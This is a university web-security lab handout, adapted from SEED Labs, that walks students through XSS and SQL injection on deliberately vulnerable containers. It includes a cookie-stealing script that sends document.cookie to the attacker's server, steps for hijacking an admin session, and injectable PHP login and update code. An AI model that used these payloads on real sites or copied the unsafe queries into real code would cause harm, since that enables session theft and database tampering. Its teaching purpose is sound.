CS 544/444: Introduction to Cybersecurity

Spring 2025

Afsah Anwar, afsah@unm.edu, Farris #2120.

Lab 2: Web Security

Credit: SEED Labs

Guidelines

- Upload on Canvas under Lab 2: Web Security.
- Late submissions will **NOT** be accepted.
- Students may collaborate among themselves to complete the homeworks/labs.
- Please follow the steps carefully and attach screenshots for each step as evidence.

IMPORTANT: Delete the containers from the previous lab and every time you finish an attack section to avoid any conflict!

1 Cross-site Scripting (XSS) (50 pts)

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g., JavaScript programs) into a victim's web browser. Using this malicious code, attackers can steal a victim's credentials, such as session cookies. The access control policies (i.e., the same-origin policy) employed by browsers to protect those credentials can be bypassed by exploiting XSS vulnerabilities. For this exercise, we will learn how to hijack a session cookie and impersonate other users.

1.1 Containers Set up

For this exercise, we have set up a web application named Elgg. Elgg is a very popular open-source web application for social network. Even though Elgg has countermeasures for XSS prevention, we have made the application vulnerable to XSS on purpose. To set up the lab successfully, perform the following steps:

1. If not installed from the previous lab, install docker on the Kali Linux virtual machine by running the following commands:

```
sudo apt-get update
sudo apt-get upgrade
sudo apt-get install docker.io docker-compose
```

2. Download the lab zip file from Canvas:
go to Files → Data → Lab2 → LabsetupXSS.zip.

3. Decompress the zip file and enter the directory on the terminal.

4. Run the following command:

```
sudo docker-compose up -d
```

5. The previous command will set up 2 docker containers: one running MySQL Server (10.9.0.6) and the other one running the web server (10.9.0.5).

6. Now that you have the containers running, you can see each container name with its corresponding ID with the following command (see Figure 1):

```
└─$ sudo docker ps --format "{{.ID}} {{.Names}}"
3d248245767e mysql-10.9.0.6
3f605fb4e33b elgg-10.9.0.5
```

Figure 1: Docker container IDs and names

7. Attach evidence of your setup working.

1.2 DNS Set up

To be able to access the resources of the web server, we have to add the following line to the /etc/hosts file on the Kali VM, and use elevated privileges to write in the file:

```
10.9.0.5        www.seed-server.com
```

Answer the following questions:

- What is the /etc/hosts file used for?
- In this case, what kind of record are we defining in the file?

1.3 Elgg Web application

For the web application, we created some users to log in and play.

Username	Password
admin	seedadmin
alice	seedalice
boby	seedboby
charlie	seedcharlie
samy	seedsamy

Table 1: Users credentials for Elgg web application

1.4 TASK 1: Posting a malicious message to display an alert window

The objective of this task is to embed a Javascript program in your Elgg profile, such that when another user views your profile an alert will be displayed. perform the following steps and attach evidence:

1. On the Kali VM, navigate to the following page in your preferred browser (for instructions the browser will be Firefox): http://www-seed-server.com.
2. Log in with any non-admin user.
3. Edit the profile description and enter the following:

```
<script>alert('XSS');</script>
```

4. The previous code must have displayed an alert when visiting the user profile. Attach proof of it working.

1.5 TASK 2: Posting a malicious message to display cookies

The objective of this task is to embed a Javascript program in your Elgg profile, such that when another user views your profile an alert will be displayed showing the user's cookie information:

1. Change the script with the following:

```
<script>alert(document.cookie);</script>
```

2. Attach evidence of the output.
3. Confirm that the cookies are correctly displayed by confirming the values in the browser storage, for Firefox (Web Developer tools → Storage → Cookies).
4. What is the name of the cookie? Can you identify the type of cookie?
5. Set the HttpOnly flag to true in the browser cookies.
6. Revisit the user profile and show the alert again. What difference can you see?
7. What is the HttpOnly flag used for and why is it important?

For the next exercise set the HttpOnly flag to false again.

1.6 TASK 3: Stealing cookies from the Victim's machine

So far, only the user who visits the malicious profile can see the cookies and not the attacker. For this task, we will change the javascript code to send the cookies to a server. To achieve this the malicious javascript code need to send an HTTP request to the attacker, with the cookies appended to the request.

Attach evidence on the following steps:

1. Open a local HTTP server into the attacker machine (Kali VM) by running the following command.

```
sudo python3 -m http.server 80
```

   This command will create a simple HTTP server on port 80, normally used by attackers to transfer files between the victim's machine and their own. In this case, we will use it to receive web cookies.

2. Change the javascript code to the following:

```
<script>fetch("http://10.9.0.1:80/" + document.cookie);</script>
```

   The IP used is the IP of our Kali VM where we have the HTTP server running (in this lab is set up to 10.9.0.1). After the colon, we specify the port number, in this case is redundant to specify it since http by default runs on port 80. But if we were running our HTTP server on another port, it would be required.

3. What does the fetch function do? How else can we use it maliciously?

4. Show the output of the HTTP server after performing the XSS attack.

5. Once again, set the HttpOnly flag to true and comment on the differences. Do not forget to put it back to false for the next exercise.

1.7 TASK 4: Hijacking the admin session

Now that we know how to intercept someone's cookies on our end. It is time to simulate a real-life cookie hijacking.

Show evidence on the following steps:

1. Have the XSS attack ready for any non-admin user.

2. On another browser or a Private/Incognito tab, visit the website and log into the admin user.

3. As admin, browse to the infected profile.

4. After capturing the admin cookies, go back to the non-admin session and change the browser cookie value with the admin's cookie captured in the HTTP server.

5. Refresh the page and comment on what you see.

After finishing this section, don't forget to delete all the containers to avoid any conflict with the following section.

2 Exercise 2: SQL Injection (50 pts)

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers. Many web applications take inputs from users, and then use these inputs to construct SQL queries, so they can get information from the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When SQL queries are not carefully constructed, SQL injection vulnerabilities can occur. SQL injection is one of the most common attacks on web applications.

2.1 Set up

1. Make sure to delete the previous containers from the previous section.
2. Download the lab zip file from Canvas:
   go to Files → Data → Lab2 → LabsetupSQLI.zip.
3. Follow the same steps from the previous section, but use the new zip file.
4. The lab should have a web server and a MySQL server running.
5. Since we already added the domain to our /etc/hosts file, there is no need to do it again.

2.2 Understanding the Lab

In this lab, we have created a web application that is vulnerable to the SQL injection attack. Our web application includes the common mistakes made by many web developers. Students' goal is to find ways to exploit the SQL injection vulnerabilities and demonstrate the damage that can be achieved by the attack.

We have created a web application, which is a simple employee management application. Employees can view and update their personal information in the database through this web application. There are mainly two roles in this web application: Administrator is a privileged role and can manage each employees' profile information; Employee is a normal role and can view or update his/her profile information. All employee information is described in Figure 2.

Name	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				

Figure 2: Database

Before moving to the tasks it is imporant to be familiarized with SQL. For this lab we will be using MySQL, for more information and to get warmed up visit the following link https://www.w3schools.com/MySQL/mysql_select.asp.

2.3 Task 1: SQL Injection Attack on SELECT Statement

SQL injection is basically a technique through which attackers can execute their own malicious SQL statements generally referred as malicious payload. Through the malicious SQL statements, attackers can steal information from the victim database; even worse, they may be able to make changes to the database. Our employee management web application has SQL injection vulnerabilities, which mimic the mistakes frequently made by developers.

We will use the login page from www.seed-server.com for this task. The login page is shown in Figure 3. It asks users to provide a user name and a password. The web application authenticate users based on these two pieces of data, so only employees who know their passwords are allowed to log in. Your job, as an attacker, is to log into the web application without knowing any employee's credential.



Figure 3: Login form

To help you started with this task, we explain how authentication is implemented in the web application. The PHP code unsafe home.php, located in the /var/www/SQL_Injection directory, is used to conduct user authentication. The following code snippet show how users are authenticated.

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
nickname, Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {
    if(name=='admin') {
        return All employees information;
```

```
    } else if (name !=NULL){
        return employee information;
    }
} else {
    Authentication Fails;
}
```

The above SQL statement selects personal employee information such as id, name, salary, ssn etc from the credential table. The SQL statement uses two variables input uname and hashed pwd, where input uname holds the string typed by users in the username field of the login page, while hashed pwd holds the sha1 hash of the password typed by the user. The program checks whether any record matches with the provided username and password; if there is a match, the user is successfully authenticated, and is given the corresponding employee information. If there is no match, the authentication fails.

Show evidence into the following steps:

1. Your task is to log into the web application as the administrator from the login page, so you can see the information of all the employees. We assume that you do know the administrator's account name which is admin, but you do not the password. You need to decide what to type in the Username and Password fields to succeed in the attack.

2. Repeat the same attack but this time using a command line such as *curl*. Use the following as an example:

   ```
   curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
   ```

   Hint: you may need to URL encode some special characters

3. **BONUS 10 pts**: n the above two attacks, we can only steal information from the database; it will be better if we can modify the database using the same vulnerability in the login page. An idea is to use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement. In SQL, semicolon (;) is used to separate two SQL statements. Please try to run two SQL statements via the login page. There is a countermeasure preventing you from running two SQL statements in this attack. Please use the SEED book or resources from the Internet to figure out what this countermeasure is, and describe your discovery in the lab report.

2.4 Task 2: SQL Injection Attack on UPDATE Statement

If a SQL injection vulnerability happens to an UPDATE statement, the damage will be more severe, because attackers can use the vulnerability to modify databases. In our Employee Management application, there is an Edit Profile page (Figure 2) that allows employees to update their profile information, including nickname, email, address, phone number, and password. To go to this page, employees need to log in first.

When employees update their information through the Edit Profile page, the following SQL UPDATE query will be executed. The PHP code implemented in unsafe edit backend.php file is used to update employee's profile information. The PHP file is located in the /var/www/SQLInjection directory.

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
    nickname='$input_nickname',
    email='$input_email',
    address='$input_address',
    Password='$hashed_pwd',
    PhoneNumber='$input_phonenumber'
    WHERE ID=$id;";
$conn->query($sql);
```

As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries

Show evidence on the following:

- As Alice, go to the Edit-Profile page and exploit and SQL injection to update your salary.
- After increasing your own salary, you decide to punish your boss Boby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.
